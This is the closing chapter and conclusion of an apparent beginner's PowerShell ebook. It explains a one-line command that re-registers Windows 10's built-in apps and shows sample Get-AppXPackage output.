7. *Analyzing useful PowerShell commands. By now, you should know enough to be real comfortable using PowerShell. In this last section, we are going to talk about a PowerShell command that many people are curious about. The command will only work with Windows 10 and only as a PowerShell administrator function. This command will re-install Windows 10 default applications. It is a particularly useful command when systems need refreshing especially for machines where deleted applications pop back up. The command is as follows: Get-AppXPackage | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($_.InstallLocation)\AppXManifest.xml"}. When running the command, there are going to be some warnings. Do not fret. You can ignore them. When the command is finished, you can reboot the computer and all Windows 10 default applications will pop back up.*

   To give you an idea as to how the command works, the Get-AppXPackage command goes through every last one of the applications on the user profile. It can find deleted applications because despite them being removed, they are still visible in the user profile.

   The Get-AppXPackage command will return objects with the name: TypeName Microsoft.Windows.Appx.PackageManager.Commands.AppxPackage. That is going to show the entire name of the application packages as well as the location of the XML file that accompanies it. Then, if get-appxpackage is run, it will display a lengthy list of application packages. Below is a screenshot of what the command is going to look like.



```
Name              : Microsoft.XboxApp
Publisher         : CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Architecture      : X64
ResourceId        :
Version           : 19.21.9012.0
PackageFullName   : Microsoft.XboxApp_19.21.9012.0_x64__8wekyb3d8bbwe
InstallLocation   : C:\Program Files\WindowsApps\Microsoft.XboxApp_19.21.9012.0_x64__8wekyb3d8bbwe
IsFramework       : False
PackageFamilyName : Microsoft.XboxApp_8wekyb3d8bbwe
PublisherId       : 8wekyb3d8bbwe
IsResourcePackage : False
IsBundle          : False
IsDevelopmentMode : False
Dependencies      : {Microsoft.VCLibs.140.00_14.0.24123.0_x64__8wekyb3d8bbwe,
                    Microsoft.NET.Native.Framework.1.3_1.3.24201.0_x64__8wekyb3d8bbwe,
                    Microsoft.NET.Native.Runtime.1.3_1.3.23901.0_x64__8wekyb3d8bbwe}
```

   Inside the PowerShell command, the cmdlet Foreach will weave its way through all entries in the AppXPackage. Next, it feeds it through the Add-AppXPackage command.

In order to get-help for the Add-AppXPackage, two key switches are required.

First, there is the –Register switch which will register the existing application package install. In order to do this you have to specify DisableDevelopmentMode. This has to be done in the –Register parameter. Secondly, there is the –DisableDevelopmentMode. That switch lets Windows know that it must re-register an existing application installation that had been previously disabled, became corrupted or was not registered.

The $($_.InstallLocation)\AppXManifest.xml command string lets us know where the XML file manifest can be found. If you take a look into one of the AppXManifest.xml files you are going to see a complicated list of identifying applications, executable files as well as a rather large number of visually based elements that are associated with the applications within the system. Upon reboot, all of the newly added application packages will be downloaded directly from the Windows store. At that point, they will be re-installed and ready to use.

With any luck, this tutorial should have you oriented and prepared to use PowerShell. You should be out of the Windows command line cocoon. With those out of the way, you are ready to start working fully within the PowerShell system. Once you are familiar with that, the best advice we can give you is to stay abreast of all new developments.

Conclusion

Thank for making it through to the end of *PowerShell: The Beginner's Guide to Mastering the Powershell Command Line and Learning to Script Tasks Efortlessly*. Let's hope it was informative and able to provide you with all of the tools you need to implement Powershell properly.

The next step is to take the information you obtained from this e book and put it into action. PowerShell is one of the best shells available for use today. We covered a lot of information in this e book and there are tons of useful information you can go back to if you find yourself stuck. Remember to stay on top of all the latest and greatest developments with PowerShell and you will be well on your way to system administration with PowerShell.

Finally, if you found this book useful in anyway, a review on Amazon is always appreciated!